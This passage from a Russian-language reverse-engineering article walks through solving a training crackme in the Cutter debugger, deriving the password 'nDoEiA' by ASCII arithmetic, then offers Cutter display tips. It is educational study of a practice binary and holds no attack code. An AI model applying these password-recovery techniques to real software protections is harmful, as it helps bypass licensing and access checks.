В третьей инструкции сначала уже рассмотренным образом извлекается символ из параметра 1 — `[RDI + RAX]`, в котором передан введенный пользователем пароль (у нас это `Kkris1`). Затем его код сравнивается с кодом из регистра `CL`, происходит простое сравнение символов. Для этого инструкция `CMP` выполняет вычитание операндов. В итоге, если они равны, получается нуль, если больше или меньше, то, соответственно, больше или меньше нуля.

Следующая инструкция, `JNE`, осуществляет переход по указанной метке (в блок выхода), когда `CMP` возвращает отличное от нуля значение. Это произойдет в случае, если символы не равны, из чего следует, что и строки не равны и нам пора закругляться с возвращением в вызывающую функцию нуля.


Проверим нашу догадку. Запустим отладку, только в качестве первого символа пароля введем `n`: `n01234`. Есть контакт! Выполнение программы пошло по другому пути, где происходит сверка суммы номера текущего символа строки-лямбды + 1 с нулем. Если условие выполняется, по инструкции `JE` происходит переход в блок кода, осуществляющий выход из функции с возвращением единицы. И это означает положительный исход, так как пройдена вся проверочная строка-лямбда.

Продолжим дебажить. И естественным образом проваливаемся в противоположный блок кода, потому что в данном конкретном случае сумма индекса текущего символа строки-лямбды и единицы не дает нуль. Очевидно, эта сумма будет равна нулю только в том случае, когда индекс равен последнему символу строки, за которым по определению следует нуль.

В первой строчке нового блока кода значение в регистре `RAX` инкрементируется. Сразу за ней происходит проверка текущего индекса символа пользовательской строки — `[RDI + RAX]` — на равенство нулю. Если это так, значит, проверен каждый символ введенной юзером строки и дальше нечего делать, так как строки равны. Выполняется выход из функции с возвратом единицы. В противном случае осуществляется возврат во второй блок кода, то есть в начало функции, — тело цикла повторяется.

В нашем примере при таком введенном пароле (`n01234`) выход из функции произойдет уже на второй итерации. Но теперь мы выяснили назначение последовательности цифр (третий параметр) и можем их применить к строке lAmBdA (второй параметр) в соответствии с восстановленным алгоритмом кодирования символов в программе.

Итак, первый символ мы уже выяснили — это **n**. Далее нам надо, соблюдая регистр, выяснить остальные символы. Мы знаем, что общее количество символов равно шести. Также мы знаем, что символы в строках перебираются последовательно слева направо, при этом порядковый номер символа одинаковый для всех обрабатываемых строк. Соответственно, код символа под номером `m` увеличиваем на значение, находящееся в массиве в позиции `m`. А дальше простая арифметика. Для определения кода любого латинского символа воспользуемся таблицей ASCII.




Dec	Hex	Char	Cmd	Dec	Hex	Char	Cmd	Dec	Hex	Char	Cmd	Dec	Hex	Char	Cmd
0	00		NUL	32	20		(sp)	64	40	@		96	60	`	
1	01	☺	SOH	33	21	!		65	41	A		97	61	a	
2	02	☻	STX	34	22	"		66	42	B		98	62	b	
3	03	♥	ETX	35	23	#		67	43	C		99	63	c	
4	04	♦	EOT	36	24	$		68	44	D		100	64	d	
5	05	♣	ENQ	37	25	%		69	45	E		101	65	e	
6	06	♠	ACK	38	26	&		70	46	F		102	66	f	
7	07	•	BEL	39	27	'		71	47	G		103	67	g	
8	08	◘	BS	40	28	(		72	48	H		104	68	h	
9	09	○	TAB	41	29	)		73	49	I		105	69	i	
10	0A	◙	LF	42	2A	*		74	4A	J		106	6A	j	
11	0B	♂	VT	43	2B	+		75	4B	K		107	6B	k	
12	0C	♀	FF	44	2C	,		76	4C	L		108	6C	l	
13	0D	♪	CR	45	2D	-		77	4D	M		109	6D	m	
14	0E	♫	SO	46	2E	.		78	4E	N		110	6E	n	
15	0F	☼	SI	47	2F	/		79	4F	O		111	6F	o	
16	10	►	DLE	48	30	0		80	50	P		112	70	p	
17	11	◄	DC1	49	31	1		81	51	Q		113	71	q	
18	12	↕	DC2	50	32	2		82	52	R		114	72	r	
19	13	‼	DC3	51	33	3		83	53	S		115	73	s	
20	14	¶	DC4	52	34	4		84	54	T		116	74	t	
21	15	§	NAK	53	35	5		85	55	U		117	75	u	
22	16	▬	SYN	54	36	6		86	56	V		118	76	v	
23	17	↨	ETB	55	37	7		87	57	W		119	77	w	
24	18	↑	CAN	56	38	8		88	58	X		120	78	x	
25	19	↓	EM	57	39	9		89	59	Y		121	79	y	
26	1A	→	SUB	58	3A	:		90	5A	Z		122	7A	z	
27	1B	←	ESC	59	3B	;		91	5B	[		123	7B	{	
28	1C	∟	FS	60	3C	<		92	5C	\		124	7C	|	
29	1D	↔	GS	61	3D	=		93	5D	]		125	7D	}	
30	1E	▲	RS	62	3E	>		94	5E	^		126	7E	~	
31	1F	▼	US	63	3F	?		95	5F	_		127	7F	⌂	DEL

Таблица ASCII-символов

1. `l + 2 = 0x6C + 0x2 = 0x6E = n`
2. `A + 3 = 0x41 + 0x3 = 0x44 = D`
3. `m + 2 = 0x6D + 0x2 = 0x6F = o`
4. `B + 3 = 0x42 + 0x3 = 0x45 = E`
5. `d + 5 = 0x64 + 0x5 = 0x69 = i`
6. `A + 0 = 0x41 + 0x0 = 0x41 = A`

Для последнего символа в строке-маске отсутствует слагаемое, так как она содержит только пять цифр в противоположность шести символам в строке-лямбде.

Пароль найден, крякми раскрыт! Запусти оригинальный, немодифицированный `crackme03.64` с параметром `nDoEiA` и наблюдай результат.



```
yurembo@ubuntu-22:~/Desktop/crackmes-master$ ./crackme03.64 nDoEiA
Yes, nDoEiA is correct!
yurembo@ubuntu-22:~/Desktop/crackmes-master$
```

Пароль найден

Продолжение статьи →

НА РАДАРЕ — CUTTER

ИССЛЕДУЕМ ПРОГРАММЫ
В ГРАФИЧЕСКОЙ НАДСТРОЙКЕ
CUTTER ДЛЯ RADARE2

ВЫВОДЫ


Поскольку Cutter в определенных кругах снискал широкую известность, граничащую с популярностью, я планировал написать обзор, рассказывающий о возможностях Cutter с разных точек зрения.

На первый взгляд, Cutter имеет очень перегруженный интерфейс. Но довольно скоро становится понятно, что ничего лишнего в нем нет. И все эти многочисленные окошки, вкладки и разные менюшки однозначно нужны и полезны.

Я показал на примере крякми, как исследовать программу с использованием статического и динамического анализов. Первый крякми оказался совсем простым, и мы его решили, не прибегая даже к дизассемблеру, однако он прекрасно подошел для испытания возможностей Cutter. Второй крякми нахрапом в лоб не решается, он не содержит в своем теле заветного ключика, и одним только дизассемблированием с ним не справиться. Поэтому нам пришлось прибегнуть к помощи отладчика: с его использованием решение вылилось в элегантный и понятный процесс — мы восстановили механизм превращения заранее известной строки в полноценный пароль и тем самым нашли спрятанный ключик. ⌶

Совет


Первое, на что следует обратить внимание в новой версии Cutter, — в области графа (Graph) или дизассемблера (Disassembly) ссылки на области памяти отображаются в виде переменных (`var_1ch`), а не в виде выражения (адрес базы стека минус количество байтов: `rbp - 1ch`). Порой новый тип отображения идет вразрез со здравым смыслом (поди-ка найди, где переменная инициализируется) и доводит до бешенства.



```
[0x55eda6ef2300]
 0x55eda6ef2300      mov     eax, dword [var_1ch]
 0x55eda6ef2303      cmp     eax, dword [var_24h]
 0x55eda6ef2306      jge     0x55eda6ef2368
```

Отображение по умолчанию

Чтобы вернуть стиль вывода к старому формату, зайди в настройки Edit → Preferences. В появившемся окне в столбце слева выбери Disassembly, справа перейди на вкладку Metadata и сними флажок с пункта Substitute variables in disassembly (asm.sub.var).



```
[0x55eda6ef2300]
 0x55eda6ef2300      mov     eax, dword [rbp - 0x14]
 0x55eda6ef2303      cmp     eax, dword [rbp - 0x1c]
 0x55eda6ef2306      jge     0x55eda6ef2368
```

- ☑ Slow Analysis (asm.slow)
- ☑ Show jump lines (asm.lines)
- ☑ Show function boundary lines (asm.lines.fcn)
- ☐ Show offset before flags (asm.flags.off)
- ☐ Run ESIL emulation analysis (asm.emu)
- ☐ Show only strings if any in the asm.emu output (emu.str)
- ☐ Show size of opcodes in disassembly (asm.size)
- ☐ Show variables summary instead of full list (asm.var.summary)
- ☐ Substitute variables in disassembly (asm.sub.var)
- ☑ Substitute entire variable expressions with names (asm.sub.varonly)


Старый добрый формат отображения

Еще одна возможность использовать реальный адрес — когда во время отладки тебе надо посмотреть, что находится по определенному смещению. Rizin Console переменные не понимает, зато прекрасно ориентируется в смещениях.

Еще совет

Если тебе нравятся темные тона интерфейса, открой окно Preferences, в списке слева выбери Appearance, в области справа в выпадающем списке Interface Theme выбери Dark или Midnight по вкусу. Но это еще не всё. К сожалению, ни одна цветовая тема (выпадающий список Color Theme) не предлагает вменяемый цвет для выделения активной (текущей) строки при отладке. Она отображается черной на темном фоне, то 